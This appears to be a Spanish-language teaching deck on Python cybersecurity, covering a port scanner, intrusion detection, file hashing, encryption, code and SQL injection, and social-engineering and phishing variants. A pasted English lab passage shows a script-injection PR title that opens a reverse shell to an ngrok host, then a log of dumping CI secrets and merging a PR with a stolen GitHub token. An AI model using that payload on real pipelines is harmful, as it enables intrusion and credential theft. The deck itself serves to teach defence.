

# CIBER SEGURIDAD EN PYTHON

## # Ciberseguridad en Python

### # Escaneo de puertos

```
import socket

def escanear_puertos(ip, puertos):
    abiertos = []
    for puerto in puertos:
        sock = socket.socket(socket.AF_INET,
                             socket.SOCK_STREAM)
        sock.settimeout(1)
        resultado = sock.connect_ex((ip, puerto))
        if resultado == 0:
            abiertos.append(puerto)
        sock.close()
    return abiertos
```

### # Analisis de vulnerabilidades basicas

```
def analizar_seguridad(ip):
    print(f"[+] Escaneando (ip)...")
    puertos = range(1, 1025)
    abiertos = escanear_puertos(ip, puertos)
    if abiertos:
        print("[!] Puertos abiertos encontrados:")
        for p in abiertos:
            print(f" - Puerto (p)")
    else:
        print("[+] No se encuentran puertos abiertos.")
```

### # Ejemplo de uso

```
if __name__ == "__main__":
    objetivo = input("Ingresa la IP objetivo: ")
    analizar_seguridad(objetivo)
```

## HERRAMIENTAS DE CIBERSEGURIDAD

- ☒ ESCANEO DE PUERTOS
- ☒ DETECCIÓN DE INTRUSIONES
- ☒ ANÁLISIS DE MALWARE
- ☒ CRIPTOGRAFÍA
- ☒ MONITOREO DE REDES
- ☒ PRUEBAS DE PENETRACIÓN



PROTEGE • DETECTA • PREVIENE  
CON PYTHON

LA SEGURIDAD NO ES UN PRODUCTO, ES UN PROCESO CONTINUO

## # Detección de intrusiones (IDS)

```
def detectar_intrusos(logs):
    patrones_maliciosos = [
        "failed password",
        "authentication failure",
        "malware detected",
        "unauthorized access"
    ]
    alertas = []
    for linea in logs:
        linea_lower = linea.lower()
        for patron in patrones_maliciosos:
            if patron in linea_lower:
                alertas.append(linea.strip())
    return alertas
```

## # Monitoreo de integridad de archivos

```
import hashlib

def verificar_integridad(ruta_archivo, hash_original):
    hash_actual = hashlib.sha256()
    with open(ruta_archivo, 'rb') as f:
        for bloque in iter(lambda: f.read(4096), b''):
            hash_actual.update(bloque)
    return hash_actual.hexdigest() == hash_original
```

## CRIPTOGRAFÍA

```
from cryptography.fernet import Fernet

def cifrar_datos(datos, llave):
    fernet = Fernet(llave)
    datos_cifrados = fernet.encrypt(datos.encode())
    return datos_cifrados
```

## TERMINAL

```
user@secure-system:~$ python ciberseguridad.py
[+] Iniciando escaneo de seguridad...
[+] Escaneo de puertos completado
[!] 3 puertos abiertos detectados
[+] Analisis de vulnerabilidades: OK
[+] Sistema protegido
user@secure-system:~$
```



# Temas

- ▶ Temas de vital importancia en ciberseguridad
- ▶ Tipos de ataques comunes en Python
- ▶ Que es ingeniería social.
- ▶ Variantes de Phishing (Suplantación de identidad)
- ▶ Engaños y Manipulación Directa
- ▶ estafas de Identidad y Redes

# Temas de vital importancia en ciberseguridad

- **Manejo de secretos**

Se refiere a proteger información sensible como contraseñas, claves API, tokens o datos de acceso a sistemas. Esta información no debe estar expuesta porque podría ser utilizada por personas no autorizadas. Para aumentar la seguridad, se usan métodos especiales para almacenar y acceder a esos datos.

- **Principio de menor privilegio**

Indica que usuarios, programas o sistemas solo deben tener los permisos mínimos necesarios para realizar sus tareas. Limitar privilegios reduce el impacto si ocurre un acceso no autorizado.

- **Saneamiento de datos**

Es el proceso de limpiar o modificar datos recibidos antes de utilizarlos. El objetivo es eliminar caracteres o contenido que pueda representar una amenaza para la aplicación o la base de datos.

- **Validación de entradas**

Consiste en comprobar que la información ingresada por el usuario sea correcta, tenga el formato adecuado y no contenga datos peligrosos. Esto ayuda a evitar errores y ataques al sistema.

- **Actualización del entorno**

Consiste en mantener actualizados Python, librerías, dependencias y herramientas utilizadas en el desarrollo. Las actualizaciones suelen corregir errores y vulnerabilidades de seguridad conocidas.

# Tipos de ataques comunes en Python

## #3 - Exploit (code injection)

### Scenario #3

And even more ....

The original pipeline is vulnerable to script injection, so the hacker can take advantage by submitting a pull request with a title such as:

New malicious issue title" && bash -i >& /dev/tcp/4.tcp.eu.ngrok.io/18328 0>&1 && echo "

```
ubuntu@DESKTOP-S1NB4F0:~$ sudo nc -l -p 1000
Listening on DESKTOP-S1NB4F0 1000
Connection received on localhost 42746
bash: cannot set terminal process group (572): Inappropriate ioctl for device
bash: no job control in this shell
runner@fv-az950-215:~/work/cicd_top10_3/cicd_top10_3$ env | grep MY_SECRET
env | grep MY_SECRET
MY_SECRET=my secret from cicd_top10_3
runner@fv-az950-215:~/work/cicd_top10_3/cicd_top10_3$ env | grep GITHUB_PAT
env | grep GITHUB_PAT
GITHUB_PATH=/home/runner/work/_temp/_runner_file_commands/add_path_996612c9-32879c
GITHUB_PAT=ghp_
runner@fv-az950-215:~/work/cicd_top10_3/cicd_top10_3$ curl -L \
-X PUT \
-H "Accept: application/vnd.github+json" \
-H "Authorization: Bearer $GITHUB_PAT" \
-H "X-GitHub-Api-Version: 2022-11-28" \
https://api.github.com/repos/lgvorg1/cicd_top10_3/pulls/17/merge \
-d '{"commit_title":"Hacked merged PR","commit_message":"Hacked"}' curl -L \
-X PUT \
-H "Accept: application/vnd.github+json" \
-H "Authorization: Bearer $GITHUB_PAT" \
-H "X-GitHub-Api-Version: 2022-11-28" \
https://api.github.com/repos/lgvorg1/cicd_top10_3/pulls/17/merge \
-d '{"commit_title":"Hacked merged PR","commit_message":"Hacked"}'
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 184 100 123 100 61 79 39 0:00:01 0:00:01 --:--:-- 119
{
  "sha": "a2bc03f8fb120755a7ec4e127ad2c8b7aca24bcb",
  "merged": true,
  "message": "Pull Request successfully merged"
}
runner@fv-az950-215:~/work/cicd_top10_3/cicd_top10_3$
```

The user can read the secret and the GitHub PAT because it's set as an env var

The user send an API call to merge the PR

The PR is merged !!


### 1. Inyección de código (eval() / exec())

Ocurre cuando una aplicación ejecuta texto proporcionado por el usuario como código Python. Un atacante puede introducir instrucciones maliciosas y tomar control del programa.


#### Ejemplo de riesgo:

- Robo de información.
- Eliminación de archivos.
- Ejecución de comandos peligrosos.

- **Inyección SQL**
- Sucede cuando datos del usuario se insertan directamente en consultas a bases de datos. El atacante puede modificar la consulta para acceder o borrar información.
- **Consecuencias:**
- Robo de usuarios y contraseñas.
- Alteración de datos.
- Eliminación de registros.



- **Desacralización insegura (pickle)**
- pickle convierte objetos Python en archivos y viceversa. Si se cargan archivos manipulados, pueden ejecutar código malicioso.



# Que es ingeniería social

- La **ingeniería social** es una técnica de manipulación utilizada para influir en las personas con el fin de obtener información confidencial, acceso a sistemas o realizar acciones que beneficien al atacante. En ciber seguridad, se considera una amenaza importante porque explota emociones humanas como la confianza, el miedo, la curiosidad o la urgencia, en lugar de aprovechar fallas tecnológicas. Su objetivo principal es engañar a las personas para que compartan datos personales, credenciales o información sensible sin darse cuenta. Debido a esto, la ingeniería social puede provocar robo de información, pérdida económica, acceso no autorizado a sistemas y filtración de datos, por lo que la educación y la concientización en seguridad digital son fundamentales para prevenir este tipo de ataques.



# Variantes de Phishing (Suplantación de identidad)

1

**Phishing tradicional:** consiste en enviar correos electrónicos falsos que aparentan provenir de empresas, bancos o servicios conocidos con el objetivo de que la víctima ingrese sus datos en sitios web fraudulentos.

2

**Spear Phishing:** es un ataque más personalizado, dirigido a una persona o grupo específico. El atacante investiga previamente a la víctima para hacer el mensaje más creíble y aumentar la probabilidad de éxito.

3

**Whaling (Pesca de ballenas):** es una variante enfocada en personas con cargos importantes dentro de organizaciones, como directivos o gerentes. Busca obtener información confidencial o acceso a sistemas empresariales.

4

**Smishing:** es phishing realizado mediante mensajes SMS o aplicaciones de mensajería. Los atacantes envían enlaces o avisos falsos para engañar al usuario y robar información.

5

**Vishing:** utiliza llamadas telefónicas o mensajes de voz para hacerse pasar por instituciones legítimas, con el propósito de obtener datos personales, financieros o credenciales de acceso.



# Engaños y Manipulación Directa

- ▶ **Baiting (Señuelo):** consiste en atraer a la víctima con una oferta llamativa o algo de interés, aprovechando la curiosidad o el deseo de obtener un beneficio. El objetivo es provocar una acción que facilite el acceso a información o dispositivos. Esta técnica suele apoyarse en recompensas falsas, archivos aparentemente útiles o promociones engañosas. Funciona porque las personas pueden actuar rápidamente sin verificar la autenticidad de lo que reciben. Su éxito depende principalmente de la curiosidad o necesidad de la víctima.
- ▶ **Pretexting:** ocurre cuando el atacante crea una identidad falsa o una historia inventada para ganar la confianza de la víctima y conseguir datos confidenciales. La manipulación se basa en aparentar ser alguien legítimo o autorizado. Para realizarlo, el atacante normalmente investiga información previa sobre la persona objetivo para hacer más creíble la conversación. Es una técnica basada en la confianza y puede requerir interacción prolongada para obtener información sensible.
- ▶ **Quid Pro Quo:** significa “algo a cambio de algo”. El atacante ofrece ayuda, beneficios o recompensas a cambio de información, acceso o acciones específicas por parte de la víctima. La oferta puede parecer una oportunidad útil o un servicio necesario. Este método aprovecha la disposición de las personas para cooperar cuando creen que obtendrán una ventaja o solución a un problema. El intercambio propuesto suele ocultar una intención maliciosa.
- ▶ **Tailgating (Colarse):** es una técnica donde una persona obtiene acceso a un área restringida siguiendo o aprovechándose de alguien autorizado, sin pasar por los controles de seguridad correspondientes. Generalmente ocurre en lugares con acceso físico controlado, como empresas u oficinas. El atacante puede aparentar pertenecer al lugar para evitar sospechas. Este tipo de intrusión explota la cortesía o falta de atención de quienes tienen acceso legítimo.

# estafas de Identidad y Redes

- ▶ **Business Email Compromiso (BEC):** es una estafa donde los atacantes suplantan correos electrónicos de empresas o empleados para engañar y obtener dinero, credenciales o información confidencial. Aprovecha la confianza dentro de organizaciones para realizar fraudes.
- ▶ **Catfishing / Romances falsos:** consiste en crear identidades falsas en redes sociales para generar una relación emocional con la víctima. El objetivo suele ser obtener dinero, datos personales o manipular a la persona.
- ▶ **Scareware:** es una técnica que usa mensajes falsos de alerta sobre supuestos virus o problemas de seguridad para provocar miedo. Busca que la víctima instale software, pague servicios o comparta información privada.